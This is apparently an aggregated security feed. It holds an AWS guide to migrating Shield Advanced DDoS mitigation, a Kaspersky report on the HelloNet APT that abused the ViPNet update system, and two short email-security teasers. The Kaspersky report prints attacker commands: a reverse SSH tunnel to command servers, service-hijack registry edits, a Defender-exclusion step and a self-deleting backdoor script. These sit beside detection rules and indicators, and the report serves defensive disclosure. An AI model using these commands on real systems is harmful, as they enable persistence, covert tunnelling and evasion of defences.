  • The dashboard ships in the AWS Management Console for AWS WAF. It’s there now, showing live DDoS events, match metrics, and the top URIs, geographies, and IP addresses driving traffic.
  • It labels everything it inspects. Requests get labels for event-detected, graduated suspicion levels, and specific rules. Match on those labels in your own AWS WAF rules when you need logic the rule group doesn’t cover.
  • You don’t pay for the attack traffic. During active mitigation, blocked DDoS requests drop out of your monthly count. That exclusion covers AWS WAF request fees, Anti-DDoS managed rule group request fees, and Shield Advanced request charges.

AWS Shield Advanced isn’t required to use any of these features. Shield Advanced subscribers get the rule group included with AWS WAF and any customer can turn it on independently. See AWS WAF pricing for more information on costs.

Implementation details

Shield Advanced upgrades application-layer DDoS protection in five phases. The following dates are when AWS will act automatically, not the earliest date when you can act. After the rule group is deployed in Count mode on July 27, 2026, you can begin migrating right away rather than waiting for the October auto-upgrade. There’s no window where protection lapses. Your current automatic mitigation stays active through every phase until the Anti-DDoS managed rule group takes over. That handoff happens in a single operation, with no cutover window and no gap for your traffic flows.

Phase 1: Anti-DDoS managed rule group deployed in Count mode (rolling out July 27–August 7, 2026)

AWS adds the Anti-DDoS managed rule group in Count mode to every web ACL eligible for this rollout. Eligible means any Shield Advanced web ACL with at least one resource using application-layer automatic mitigation that isn’t already running the Anti-DDoS rule group. This is a broader set than the web ACLs eligible for the October auto-upgrade (Phase 3), which applies a stricter test. The deployment rolls out gradually, starting July 27 and expected to finish by August 7, 2026, so different web ACLs might be updated on different days. There’s no impact to your traffic because the rule group watches and labels requests without acting on them while your existing automatic mitigation keeps running. Throughout the evaluation period, you receive DDoS events, metrics, and AWS WAF labels at no additional charge.

Phase 2: Free evaluation period (July 27–September 30, 2026)

The existing automatic mitigation and the Anti-DDoS managed rule group run side by side each detecting independently. Automatic mitigation continues to protect your resources while the rule group operates in Count mode. To compare their detection results, use the DDoSAttackRequests metric, AWS WAF labels, and the Anti-DDoS dashboard. All Anti-DDoS managed rule group charges are waived during this period, including the subscription fee, per-request fees, and WCU consumption costs for the eligible web ACLs from phase 1.

Phase 3: Auto-upgrade begins (October 1, 2026)

For eligible web ACLs, the auto-upgrade mirrors your existing automatic mitigation configuration. The rule group inherits your current setting, so a Block configuration comes up in Block mode and a Count configuration comes up in Count mode in a single, atomic operation. The rule group takes over in the same step that disables automatic mitigation, so protection never drops for an instant. This is a handoff rather than a cutover with no window where your resources are unprotected. If you’d rather not upgrade you can opt out by contacting AWS Support before the auto-upgrade date.

Phase 4: Guided migration (available July 27–December 31, 2026)

You don’t have to wait for the October auto-upgrade to migrate. As soon as the rule group is deployed in Count mode between July 27 and August 7, 2026, you can move to it on your own schedule. This is the path to use for web ACLs that aren’t eligible for the Phase 3 auto-upgrade, meaning mixed-mode web ACLs or ones with resources that don’t have automatic mitigation enabled. Work with your AWS account team and AWS Support at any point in this window to plan and complete the migration. Eligible web ACLs are also upgraded automatically starting October 1 (Phase 3), so guided migration is mainly for the web ACLs the auto-upgrade can’t cover.

Phase 5: Shield Advanced application-layer automatic mitigation sunset (January 1, 2027)

As of January 1, 2027, the Shield Advanced application-layer automatic mitigation feature will no longer be available. Resources that haven’t migrated to the Anti-DDoS managed rule group will lose automatic application-layer DDoS mitigation.

Capability

Shield Advanced application layer automatic mitigation

Anti-DDoS managed rule group (AWSManagedRulesAntiDDoSRuleSet)

Feature type

Shield Advanced automatic mitigation

AWS WAF managed rule group

Detection and mitigation speed

Requires a baseline period; mitigation varies per event

Enhanced detection and faster mitigation

Configuration scope

Per resource (Shield API)

Per web ACL (AWS WAF API)

Mitigation actions

Count, Block

Count, Block, and Challenge

Sensitivity controls

None

Low, Medium, and High for both Block and Challenge

Non-HTML path handling

N/A

URI regex exemptions for Challenge

WCU consumption

150 WCUs

50 WCUs

Health checks

Required (Amazon Route 53 health-based detection)

Not required, provides automatic traffic profiling

Availability

Shield Advanced only

AWS WAF and Shield Advanced (see pricing)

Observability

The existing automatic mitigation and the Anti-DDoS managed rule group use separate Amazon CloudWatch namespaces and metric structures. The rule group gives you three tiers of observability: tier 1 tells you an attack is happening, tier 2 shows which requests it flagged and why, and tier 3 shows what it did about them. You don’t need all three on day 1 because most customer teams start at tier 1 to confirm detection is working, then add the others as they tune.

Tier 1: Event detection alarms

You can detect DDoS events using two CloudWatch metrics, each with its own namespace.

DDoSDetected (Shield)

DDoSAttackRequests (Anti-DDoS managed rule group)

Namespace

AWS/DDoSProtection

AWS/WAFV2

Requires Shield Advanced

Yes

No

Scope

L3, L4, and L7 events

L7 events only

Value during event

Binary (0 or 1)

Count of requests observed

Value outside event

Reported once daily (keeps metric alive)

Absent (no data points)

Dimensions

ResourceArn

Resource, ResourceType

What this means for your existing alarms:

  • After the application-layer automatic mitigation feature is sunset, DDoSDetected still fires for infrastructure layer 3 and layer 4 events, so your existing network layer and transport layer alarms remain valid. For the full list, see AWS Shield Advanced metrics.
  • DDoSAttackRequests is the Anti-DDoS managed rule group equivalent for application-layer event detection. Alarm on Sum >= 1 to detect any event, or set a volume threshold (for example, more than 10,000 requests per minute) for severity-based alerting.
  • During the evaluation period, both metrics fire independently and you can validate detection parity before migrating your application-layer alarms.
  • Because DDoSAttackRequests is absent when there are no active DDoS events, set treat-missing-data to missing or notBreaching for alarms on this metric.

Tier 2: Detection labels for custom monitoring

Every request the Anti-DDoS managed rule group evaluates gets a label. Where tier 1 tells you an attack started, tier 2 shows which requests looked suspicious and how confident the rule group was. The labels surface as AWS WAF metrics in the AWS/WAFV2 namespace: AllowedRequests, BlockedRequests, and CountRuleMatch. Each carries the LabelName and LabelNamespace dimensions under the awswaf:managed:aws:anti-ddos: namespace.

  • event-detected – Requests observed during a detected DDoS event
  • ddos-request – Requests identified as part of the attack
  • low-suspicion-ddos-request, medium-suspicion-ddos-request, high-suspicion-ddos-request – Graduated suspicion levels
  • challengeable-request – Requests eligible for browser challenge

Chart suspicion-level trends on a CloudWatch dashboard to see how an attack builds. Match on the labels in your own AWS WAF rules or dig into them in your AWS WAF logs with CloudWatch Logs Insights or Amazon Athena when you need to understand a specific event after the fact.

Tier 3: Mitigation action metrics

Where tier 2 shows what the rule group flagged, tier 3 shows what it did about those requests during an event. You’ll find these metrics as ChallengeRequests, BlockedRequests, and CountRuleMatch, each scoped by the rule label that produced it.

  • ChallengeAllDuringEvent – Requests challenged during an active event
  • ChallengeDDoSRequests – Suspected DDoS requests challenged based on suspicion level
  • DDoSRequests – Requests blocked (or counted in Count mode)

Watch these during a live event to see whether mitigation is keeping up. If you’re challenging far more requests than you’re blocking, your configuration might be too cautious, and you can raise the sensitivity level after you trust the numbers.

Observability summary

Tier

Automatic mitigation

Anti-DDoS managed rule group

Event alarm

DDoSDetected in AWS/DDoSProtection (binary, L3/L4/L7)

DDoSAttackRequests in AWS/WAFV2 (request count, L7)

Detection labels

None

event-detected, ddos-request, suspicion levels, challengeable-request

Mitigation actions

Not visible (Shield-managed rule group metrics not exposed)

ChallengeAllDuringEvent, ChallengeDDoSRequests, DDoSRequests

Dashboard

Shield console event history

Shield console and Anti-DDoS dashboard in the AWS WAF console

Historical analysis

Shield event history only

AWS WAF logs (CloudWatch Logs, Amazon Simple Storage Service (Amazon S3), Amazon Data Firehose)

Billing

Your Shield Advanced subscription includes the Anti-DDoS managed rule group for up to 50 billion requests per month, counted across your whole organization at the payer account level. For most customers that ceiling is well above normal traffic, so you won’t see a line item here unless you’re operating at very high volume. For the exact rates, see AWS WAF pricing and Shield Advanced pricing.

You aren’t charged for DDoS traffic while the Anti-DDoS managed rule group is actively mitigating, which means Block or Challenge mode rather than Count. This applies to AWS WAF request fees, Anti-DDoS managed rule group request fees, and Shield Advanced request charges. Leaving the rule group in Count mode past the evaluation period costs you the protection without the billing relief, so avoid staying in Count mode longer than you need to validate.

During the evaluation period (July 27 to September 30, 2026), the eligible web ACLs AWS auto-enrolled don’t incur per-request fees or WCU consumption, even when configured in Count mode.

The Anti-DDoS managed rule group works at the web ACL level, so every resource you associate with a web ACL shares that coverage. Before assuming a single resource accounts for the whole cost, look at how many resources sit behind each web ACL. A web ACL fronting 20 resources bills differently from one fronting 2, so check that count first and familiarize yourself with the workload protected by each web ACL.

Adding the Anti-DDoS managed rule group to a web ACL yourself isn’t part of the upgrade path, so standard pricing applies from the moment you enable it. The same is true for any resource that was already running the rule group before the rollout. To get the free evaluation, let the automatic rollout reach your web ACLs rather than adding the rule group ahead of it. There’s no penalty for adding it yourself; you just don’t receive the waiver on that web ACL.

Update your infrastructure as code

If you manage web ACLs with AWS CloudFormation, AWS Cloud Development Kit (AWS CDK), Terraform, or other infrastructure as code (IaC), the auto-upgrade changes your infrastructure configuration outside your templates. Your code is still the source of truth, so you need to do two things. First, change where the protection is declared. Today you enable application-layer automatic mitigation through the Shield API (EnableApplicationLayerAutomaticResponse), configured per protected resource. The Anti-DDoS managed rule group is configured through the AWS WAF API instead (CreateWebACL and UpdateWebACL), as a managed rule group statement inside the web ACL, scoped per web ACL rather than per resource. In IaC terms, you remove the Shield automatic-response block (for example, Terraform’s aws_shield_application_layer_automatic_response) and add the WAF managed rule group statement shown in the following section. Second, pull the upgraded web ACL back into your tooling before your next deploy, or your pipeline will try to revert the change.

For the full statement in Terraform, CloudFormation, and the AWS CDK, plus how to sync state after the auto-upgrade (terraform plan, CloudFormation drift detection, cdk diff), see the iac-webacl-examples helper.

Update your AWS Firewall Manager policy

If you’re currently running a Shield Advanced policy in AWS Firewall Manager, check its Automatic application layer DDoS mitigation setting before you start, because that setting decides how much of this section applies to you. Where it reads Ignore or Disable, the policy isn’t managing that mitigation at all: whatever mitigation your resources have was enabled on the resources themselves, or through Shield, and that’s where you turn it off when the time comes.

If the Shield Advanced policy reads Enable, you first need to add or reuse an AWS WAF Firewall Manager policy, put the Anti-DDoS managed rule group in it and scope that policy to the same accounts and resources your Shield Advanced policy covers.

Keep the Shield Advanced policy in place throughout the process. Don’t remove accounts or resources from its scope, and don’t delete it. Firewall Manager revokes the Shield Advanced protections it created for anything that leaves scope, which ends L3 and L4 coverage, along with the application-layer mitigation you’re replacing. Instead, use a setting change to retire the older mitigation: when the new rule group is live and you’ve compared the two, set Automatic application layer DDoS mitigation to Disable on the Shield Advanced policy that currently reads Enable.

Set up the AWS WAF Firewall Manager policy

You can make this change in the console or as code. If you manage your Firewall Manager policies as code, don’t edit them in the console: add a new AWS WAF policy or update an existing one in your templates with the Anti-DDoS managed rule group included, and deploy it using the following Firewall Manager policies using IaC steps. Otherwise, use the console.

In the console, follow Creating an AWS Firewall Manager policy for AWS WAF to create the policy and reach the Edit policy rules page. Add the Anti-DDoS rule group, listed there as AWS AntiDDoS Protection for Layer 7 attacks (AWSManagedRulesAntiDDoSRuleSet), as a new rule group under First rule groups so it evaluates before your other managed groups, but below any Allow custom rules you use to fast-path known-good traffic.

If you protect CloudFront distributions, make this change in your Global policy, and repeat it in each AWS Regional policy for regional resources. Save the policy, and Firewall Manager rolls the change out to in-scope accounts, which can take a few minutes.

After being added, the rule group appears as the first rule group in the policy, as shown in the following screenshot:

Figure 1: AntiDDoS enabled

Figure 1: AntiDDoS enabled

Firewall Manager policies using IaC

If you manage Firewall Manager policies as code, make the change in your template instead of the console. The Anti-DDoS managed rule group goes into the AWS WAF policy’s ManagedServiceData, a WAFV2 policy definition carried as a JSON string, added to the first rule groups so it evaluates early. For the ManagedServiceData JSON with CloudFormation, Terraform, and AWS CDK examples, see the firewall-manager-examples helper.

Whichever path you take, scope the policy to the same accounts and resources your Shield Advanced policy already covers, so no resource loses application-layer protection during the move.

Getting started

Between July 27 and August 7, 2026, AWS will add the Anti-DDoS managed rule group in Count mode to Shield Advanced web ACLs that have resources using application layer automatic mitigation but not yet the Anti-DDoS rule group. After it reaches your web ACL, you can evaluate it, and migrate whenever you’re ready, without waiting for the October auto-upgrade.

  • Review the Anti-DDoS dashboard in the AWS WAF console. The dashboard shows real-time DDoS events, match metrics, and top traffic sources.
  • Compare event detection side by side. During Count mode, both systems detect independently. Check the DDoSDetected metric in AWS/DDoSProtection alongside DDoSAttackRequests in AWS/WAFV2 to validate detection parity for your resources. You can deploy the CloudWatch comparison dashboard from the AWS Samples repository to view both systems on a single dashboard.
  • Explore AWS WAF labels. Enable AWS WAF logging and query for labels in the awswaf:managed:aws:anti-ddos: namespace. Look at suspicion levels (low-suspicion-ddos-request, medium-suspicion-ddos-request, high-suspicion-ddos-request), event-detected, and challengeable-request to see per-request visibility into detected events.
  • Start with Low sensitivity for Block actions during evaluation to minimize false positive risk. Tune up as you gain confidence from the Anti-DDoS dashboard and AWS WAF label data.
  • Plan your configuration. Review sensitivity levels, URI exemptions for non-HTML paths, and web ACL priority placement. The Anti-DDoS managed rule group should run at the highest priority in your web ACL, or right below any custom rules with the Allow action.
  • Sync your IaC templates. After the auto-upgrade adds the Anti-DDoS managed rule group to your web ACL, fetch the current state into your IaC tooling (Terraform refresh, CloudFormation drift detection, AWS CDK import) before your next deployment.

Conclusion

The Anti-DDoS managed rule group profiles your traffic within minutes and mitigates within seconds, where the automatic mitigation it builds on established its baseline over hours, and it gives you granular visibility into what it’s doing. The evaluation period exists so you can watch both systems run on your own traffic before anything changes. Spend the first few weeks in Count mode confirming the new detection matches what you see today, then move your alarms over and pick a sensitivity level you’re comfortable with. If you run a web ACL across several resources, or you manage rules through AWS Firewall Manager, contact AWS Support before you start so you don’t have to unwind anything later. The Shield Advanced application-layer automatic mitigation feature retires on January 1, 2027, and anything still relying on it needs to be migrated by then.

Resources

If you have feedback about this post, submit comments in the Comments section below.


Eitav Arditti

Eitav is a Senior Solutions Architect at AWS and a technology leader with over 15 years of experience in the tech industry. He specializes in edge computing, serverless, and platform engineering, and works with engineering teams to design secure, globally scalable architectures on CloudFront and AWS WAF. His current focus is on internet-scale systems—from global content delivery to edge security.

Andrew Chen

Andrew is a Senior Product Manager focused on DDoS protection at AWS. He leads the AWS Shield product line, helping safeguard both AWS infrastructure and customers from volumetric and network-layer threats. Andrew works closely with security and networking teams to strengthen internet safety.

Justin Kurpius

Justin is a Security Go-to-Market Specialist at AWS, based in Chicago, IL. He focuses on AWS edge and security services, including Amazon CloudFront, AWS WAF, AWS Shield, and AWS Firewall Manager, helping customers architect scalable, resilient web application defenses. Justin works across monetization strategy, ISV partnerships, and field enablement to accelerate adoption of the AWS edge security portfolio.

  •  

HelloNet campaign: new malicious modules launched through the ViPNet update system

UPD 16.07.2026: Added rules to protect companies using our Kaspersky SIEM system, and listed events for developing custom detection rules or conducting threat hunting.

UPD 16.07.2026: Added detection of the malicious activity using Kaspersky Managed Detection and Response.

UPD 16.07.2026: Added detection rules and examples using KEDR Expert.

UPD 16.07.2026: Added detection of the malicious campaign in network traffic using Kaspersky Anti Targeted Attack (KATA) with the NDR module.

UPD 16.07.2026: Updated the list of Indicators of Compromise (IoCs) and TTPs.

We discovered a new APT attack using previously unknown tooling, which started at least in May 2026 and remains active at the time of publication. It is notable in that the implants used during the attack were launched through the ViPNet update system (a software suite for creating secure networks). During our research, we identified attempts at targeted infection of large Russian organizations in the government, energy, transport, education, and logistics sectors, as well as industry. This is not the first time an advanced group has targeted computers connected to ViPNet networks. For example, last year, we discovered a complex backdoor mimicking ViPNet updates.

Persistence via the update system

On one of the analyzed systems, we identified a malicious file named wtsapi32.dll in the directory C:\Program Files (x86)\InfoTeCS\VIPNet Update System, which belongs to the ViPNet suite update system. By placing the file in this directory, the attackers implement the DLL Sideloading technique — the ViPNet update system executable file itcsrvup64.exe, which is launched at OS startup, is susceptible to it. Thus, during this attack, the attackers tried to implement persistence on the system through the ViPNet software update component.

HelloInjector: a loader for additional malicious components

The wtsapi32.dll component is a loader, which we named HelloInjector. Its main goal is to inject its code into the svchost.exe process and launch the malicious payload. After starting, the malware checks the process in the context of which it was launched. If the name of the main process is not svchost.exe, the loader starts iterating through all processes running in the operating system. It looks for a process whose name contains the string svchost, and whose command line contains the string netsvcs. If such a process is found, the loader injects itself into the target process using the NtWriteVirtualMemory and NtCreateThreadEx functions.

After restarting inside the new process, the loader checks the process name again for the presence of the string svchost. Having confirmed the successful check, HelloInjector loads and executes the malicious payload, which is stored in its body in plain text, in memory.

HelloProxy: a tool for traffic proxying and launching new malicious payloads

The malicious payload, which we named HelloProxy, is simultaneously a hidden proxy and a loader for the following modules sent by the command server. It works by intercepting the NtDeviceIoControlFile, closesocket, and shutdown functions. Their interception is carried out using the Microsoft Detours library.

The handlers of the closesocket and shutdown functions prevent the premature closing of sockets used for interaction with the C2. In turn, the handler of the NtDeviceIoControlFile function contains the main malicious logic. Its code implements the interception of two IOCTL codes:

  • AFD_RECV (0x12017)
  • AFD_GET_TDI_HANDLES (0x12037)

These codes are used during socket operations — their interception allows the malware to hinder security solutions operating in user mode for filtering network connections. Kaspersky security solutions detect such activity and prevent infection attempts at all stages.

The AFD_GET_TDI_HANDLES handler is responsible for socket registration, and the AFD_RECV handler initiates the processing of incoming traffic. It is worth noting that every incoming message that triggered the processing of the AFD_RECV code is logged to the file C:\users\public\tesh4RPC.txt in the format:

threadid: <Thread ID> pid=<PID>\r\n

After installing the interceptors, the malware starts listening on ports 5003 and 5060 in anticipation of the first commands from the C2 server. In order to distinguish the command server traffic from the rest of the traffic, the implant implements a handshake process: it sends two bytes 0x0502 through the socket and expects to receive a message containing the string ASDFASFSAFASDF. After the successful completion of the handshake, the processing of incoming commands continues.

Depending on the received command, there are two execution branches:

  • Working as a proxy. The malware accepts strings in the following format:
    <ip_addr>:<port>

    Afterwards, it creates new sockets and starts forwarding traffic between them.
  • Working as a loader. The malware accepts an executable file from the command server, after which it loads it into the memory of its own process and launches it in a separate thread.

During the research, we managed to discover two malicious payloads that were injected into the svchost process, likely as a result of the previously described loader’s operation:

  • An implant, which we named HelloExecutor, with the help of which attackers can execute commands on the infected system.
  • A module for cleaning ViPNet software log files, which we named HelloCleaner. It allows hiding the attackers’ actions in the system.

We established that the HelloExecutor backdoor was used for reconnaissance in the networks of infected organizations. The following shell commands were executed:

query user
ipconfig /all
ping   8.8.8.8  -n  1
net user /do
net group /do
dir "C:\Program Files (x86)"
dir "C:\Program Files (x86)\infotecs\"
dir "C:\Program Files (x86)\infotecs\ViPNet Administrator"
dir "C:\Program Files (x86)\infotecs\ViPNet Client\Export"
dir "C:\Program Files (x86)\infotecs\ViPNet Client"
dir  "С:\ProgramData\Infotecs\ViPNet Administrator\kc\Export\"
dir  "$appdata\Infotecs\ViPNet Administrator\kc\Export\ Dst for network <номер сети удален>"
dir c:\users\[username]
query  user
dir  C:\Users\Public\music

In these commands, the mention of the directory C:\Users\Public\Music is notable. We established that on infected machines, the attackers used this directory when launching an SSH tunnel from the infected infrastructure to the attackers’ command server (5.39.253[.]206). The attackers launched a renamed executable file of the legitimate PuTTY utility (a client for various remote access protocols):

C:\users\public\music\frontpage.exe -C -N -R 8443:[redacted]:5003 sftp@5.39.253[.]206 -P 3522 -pw [redacted]

HelloBackdoor: a Rust-based backdoor for file system manipulations

In addition to this, a backdoor written in the Rust language, which we named HelloBackdoor, was discovered on one of the infected systems. It accepts connections on port 443, waiting for the string 47c6235b4d2611184 (the second half of the MD5 hash of the string hello\n) to activate the backdoor. This backdoor further accepts the following commands:

!upload — upload a file to the infected machine
!down — download a file from the infected machine
!stop — stop the backdoor’s operation. For this, a BAT file is created and executed with the following content:

@echo off
:loop
if exist <selfpath> (
del /F /Q <selfpath>
if exist <selfpath> goto loop
)
sc stop iplircontrol >nul 
timeout 5 > nul 
sc start iplircontrol > nul 
(goto) 2>nul & del /F /Q %0

If the command text did not match the above list, the command is executed using cmd.exe.

Attribution

During the analysis of one of the wtsapi32.dll file samples, we found an unused string:

GET / HTTP/1.1\r\nHost: news.sina.com\r\nConnection : keep - alive\r\nUpgrade - Insecure - Requests : 1\r\nUser - Agent : Mozilla / 5.0 (Windows NT 10.0; Win64; x64) AppleWebKit / 537.36 (KHTML, like Gecko) Chrome / 145.0.0.0 Safari / 537.36 Edg / 145.0.0.0\r\nAccept : text / html, application / xhtml + xml, application / xml; q = 0.9, image / avif, image / webp, image / apng, */*;q=0.8,application/signed-exchange;v=b3;q=0.7\r\n

It refers to the news portal sina.com, which is popular in China.

In addition, while analyzing the strings in the HelloBackdoor backdoor, we established that during compilation, Rust packages (crates) were downloaded from the mirror mirrors.ustc.edu.cn. Most likely, these strings remained in the malicious files unintentionally. However, the probability of using “false flags” implanted by attackers to complicate the attribution process cannot be excluded. At present, we link this campaign to the activities of an unknown Chinese-speaking APT group with a low degree of confidence.

Recommendations

Given that this is not the first time ViPNet has been used by advanced threat actor to conduct cyberattacks, we recommend paying special attention to the protection of workstations running this software. In particular, network traffic monitoring should be configured on the ports specified in the article for timely detection of signs of compromise.

Countering complex targeted attacks requires a comprehensive approach that combines security technologies operating at various stages of the cyberattack lifecycle. Such a multi-level security model helps not only to detect but also to prevent this category of incidents. This approach is embedded in the architecture of the Kaspersky Next Expert range of solutions, designed to protect businesses from APT-level threats, including attacks similar to the one described in this article.

Kaspersky solutions detect this threat with the following verdicts:

  • Trojan.Win32.Agentb.ttoe
  • Trojan.Win64.Convagent.gen
  • Trojan.Win64.Agent.smgpqx
  • HEUR:Trojan.Win64.DllHijacking.gen

Detection by Kaspersky solutions


Kaspersky security solutions, such as Kaspersky Endpoint Detection and Response Expert, successfully detect malicious activity within the described attacks.

One practical method of detection is monitoring renamed PuTTY/Plink binaries rather than relying on the file name: even if the executable is named frontpage.exe, its PE header, version, strings, and hash match the original Plink, which is confirmed by EDR events. Additionally, it is worth paying attention to the specific command line with which the process was launched. The KEDR Expert solution detects this activity using the using_plink_or_putty_for_port_forwarding rule.

It is also important to monitor process injection into svchost.exe originating from the ViPNet update process itcsrvup64.exe, since this component should not legitimately inject code into system processes. Such behavior is a characteristic indicator of HelloInjector activity, which uses a trusted and signed process to mask malicious injection. The KEDR Expert solution detects this activity using the vipnet_load_library_code_injection rule.


Another effective way to detect malicious activity associated with ViPNet is monitoring network traffic. The Kaspersky Anti Targeted Attack (KATA) solution with the NDR module detects this activity using the IDS module and a Suricata rule for HelloBackdoor activity.

The rule is implemented based on the first packet expected by the malware. It accepts TCP connections on port 443, expecting to receive the command 47c6235b4d2611184 (part of the MD5 hash of the string hello\n), which activates the backdoor.


The Kaspersky Managed Detection and Response service detects this attack using the following indicators:

  1. Monitoring the creation of the wtsapi32.dll library in the C:\Program Files (x86)\InfoTeCS\VIPNet Update System directory.
  2. Monitoring the launch of unusual processes (not typical of ViPNet, lacking an InfoTeCS signature) by the ViPNet update process (Itcsrvup64.exe or Itcsrvup.exe).
  3. Creation of library files (.dll) in a directory associated with ViPNet (by default, ViPNet Update System or VIPNET CLIENT) by ViPNet processes.
  4. Atypical activity (file creation/process execution) from an instance of the svchost.exe process.
  5. Creation of executable files in directories that are writable by default (%ProgramData%, %TEMP%, %SystemRoot%\Temp, C:\Users\Public, music|pictures|videos|contacts|links|libraries).
  6. Monitoring the creation of tunnels using ssh or plink processes (identification is performed based on the original PE file name, not the executable file name); the detection is based on the presence of substrings like port:address:port and their variations in the command line.


To protect companies using our Kaspersky SIEM system, the product repository contains rules that help detect such malicious activity.
Reconnaissance of users and groups, as well as network connections using standard Windows utilities, is detected by the following rules:

  • R220_02_Collection of user account information using standard Windows tools
  • R221_01_Windows group discovery via Windows tools
  • R224_02_Remote system discovery via standard Windows tools
  • R224_14_Windows reconnaissance activity
  • R226_02_Collection of information about network connections using standard Windows tools

Also, when developing your own detection rules or conducting threat hunting, we recommend paying attention to the following events:

  • Creation of suspicious files in the ViPNet update directory C:\Program Files (x86)\InfoTeCS\VIPNet Update System:
    (DeviceEventClassID = '4663' OR DeviceEventClassID = '11')
    AND match(FileName, '.*\\.(exe|dll)')
    AND FileName ilike '%\InfoTeCS\VIPNet Update System\%'
  • Persistence using the DLL Sideloading technique by loading the wtsapi32.dll library into ViPNet update processes Itcsrvup64.exe or Itcsrvup.exe with an invalid signature (Signed not true, SignatureStatus not valid) or a signature that does not contain InfoTeCS vendor details:
    DeviceEventClassID = 7
    AND match(DestinationProcessName, '.*\\\\(itcsrvup64|itcsrvup)\\.exe')
    AND FileName ilike '%wtsapi32.dll'
    AND FileName ilike '%\InfoTeCS\VIPNet Update System\%'
    AND ((DeviceCustomNumber1 = 0 AND DeviceCustomNumber2 = 0) OR NOT FlexString2 ilike '%InfoTeCS%')
  • Launching non-standard processes from the ViPNet update processes Itcsrvup64.exe or Itcsrvup.exe:
    (DeviceEventClassID = '4688' OR DeviceEventClassID = '1')
    AND match(SourceProcessName, '.*\\\\(Itcsrvup64|Itcsrvup)\\.exe')
    AND NOT match(DestinationProcessName, '.*\\\\(wmail|monitor|itcsrvup64)\\.exe')
  • Launching the ViPNet update processes Itcsrvup64.exe or Itcsrvup.exe with an invalid signature (Signed not true, SignatureStatus not valid) or a signature that does not contain InfoTeCS vendor details:
    DeviceEventClassID = '1'
    AND match(DestinationProcessName, '.*\\\\(Itcsrvup64|Itcsrvup)\\.exe')
    AND ((DeviceCustomNumber1 = 0 AND DeviceCustomNumber2 = 0) OR NOT FlexString2 ilike '%InfoTeCS%')
  • Atypical reconnaissance execution from the svchost.exe process:
    (DeviceEventClassID = '4688' OR DeviceEventClassID = '1')
    AND SourceProcessName ilike '%svchost.exe'
    AND match(DeviceCustomString4, '.*cmd(.exe)?.*\/c\s+(net\s+(use|group)|sc\s+(query|start|stop)|ping|ipconfig|netstat).*')
  • Creation of tunnels using renamed ssh or plink processes:
    DeviceEventClassID = '1'
    AND match(OldFileName, '.*(plink|ssh).*')
    AND DeviceCustomString4 match '\d+:\d+\.\d+\.\d+\.\d+:\d+'

For correct functioning of detection rules and threat hunting, it is necessary to ensure that events from Windows systems are received by the Kaspersky SIEM system in full, including events with the following identifiers: Sysmon 1, 7, 11, as well as Security 4688, 4663.

Indicators of Compromise

HelloBackdoor
16C211C96735F2FAE9361B89BD7A31BF
1BFE2B9493128574907A8279256A8BCC
f9eed2f0158dc98e7012fb809152209c

HelloBackdoor Droppers:
6001829A128FE264B4403138700C11A8 – infotecs\vipnet client\puh.exe
EE4FF46DDD8489E81447962F927BC3F6 – infotecs\vipnet client\store.exe

Utility for adding exclusions to Windows Defender:
41c938b3cd7e55d4077e34976929b140

wtsapi32.dll
B103CD21280B4061F88B2BCC51394894
9F5606A0755BC633B9BD7DB6D179C09E
0CFDFFC56F0FA325D0C4D24780B46597

5.39.253[.]206
176.32.34[.]135

Detected TTPs:

T1569.002 — System Services: Service Execution

  • "cmd" /c sc start UrBackupClientBackend

T1016 — System Network Configuration Discovery

  • "cmd" /c arp -a
  • "cmd" /c routeprint

T1049 — System Network Connections Discovery

  • "cmd" /c netstat -ano

T1018 — Remote System Discovery

  • "cmd" /c ping mail.ru -n 2

T1082 — System Information Discovery

  • "cmd" /c systeminfo

T1057 — Process Discovery

  • "cmd" /c tasklist

T1007 — System Service Discovery

  • "cmd" /c sc query UrBackupClientBackend

T1083 — File and Directory Discovery

  • "cmd" /c dir temp*.tmp
  • "cmd" /c dir $temp\*.tmp
  • "cmd" /c dir amgmt*
  • "cmd" /c dir $user\desktop\mRemoteNG-Portable-1.76.20.24669
  • "cmd" /c dir $public\libraries\
  • "cmd" /c dir d:\WindowsImageBackup

T1005 — Data from Local System

  • "cmd" /c type $temp\TS_E9E3.tmp
  • "cmd" /c type $temp\Acr6F3D.tmp

T1074.001 — Local Data Staging

  • "cmd" /c copy appdata\infotecs\*\APN000B.txt $public\libraries\

T1070.004 — Indicator Removal: File Deletion

  • "cmd" /c del $windir\amgmt.dll
  • "cmd" /c del $public\libraries\APN000B.txt

T1543.003 — Create or Modify System Process: Windows Service

  • sc stop AppMgmt
  • sc delete AppMgmt
  • sc create AppMgmt binpath= "system32\svchost.exe -k netsvcs" type= share start= auto displayname= "Application Management"
  • sc description AppMgmt "Processes installation, removal, and enumeration requests for software deployed through Group Policy. If the service is disabled, users will be unable to install, remove, or enumerate software deployed through Group Policy. If this service is disabled, any services that explicitly depend on it will fail to start."
  • sc failure AppMgmt reset= 0 actions= restart/0

T1112 — Modify Registry

  • reg add HKLM\SYSTEM\CurrentControlSet\Services\AppMgmt\Parameters /v ServiceDll /t REG_EXPAND_SZ /d $system32\$selfname.dll
  • reg add HKLM\SYSTEM\CurrentControlSet\Services\AppMgmt\Parameters /v ServiceMain /t REG_SZ /d ServiceMain

T1036 — Masquerading (service, description, and DLL masquerade as the legitimate Application Management)

  • "cmd" /c copy $windir\amgmt* $system32\

T1059.003 — Execution of auxiliary scripts

  • "cmd" /c $windir\amgmt.bat
  • "cmd" /c $windir\insru.cmd

T1105 — Ingress Tool Transfer

  • "cmd" /c $programfiles\7-zip\7z.exe x $windir\Irsoisas.zip -o"$windir

T1562.001 — Impair Defenses: Disable or Modify Tools

  • "cmd" /c \$windir\puh.exe add $windir\autoit3.exe white

T1059 / T1218 — Proxy execution via AutoIt

  • "cmd" /c \$windir\autoit3.exe \$windir\data.dat

T1572 — Protocol Tunneling / T1090 — Proxy / T1021.004 — Remote Services: SSH

  • c:\users\[username]\libraries\pagent.exe -C -N -R 6443:[redacted] root@176.32.34.135 -P 48022 -pw [redacted]

  •  

Consider these factors when defining your email resilience strategy

Email remains the primary entry point for phishing, fraud, malware, and Business Email Compromise (BEC) attacks. While Microsoft 365 provides a strong foundation, organizations need additional layers of protection to defend against increasingly sophisticated threats

  •  

DMARC is now mandatory!

The email landscape has fundamentally changed — and in 2026, there is no ambiguity left:

DMARC is no longer optional. It is enforced.

Over the past two years, the world’s largest mailbox providers — Google, Yahoo, and Microsoft — have implemented strict authentication requirements. Today, any domain sending bulk email must have properly configured SPF, DKIM, and DMARC, or risk outright rejection. [mailcop.net], [redsift.com]

This shift marks the end of the “open email era” and the beginning of a trust-based ecosystem where authentication is mandatory.

  •  

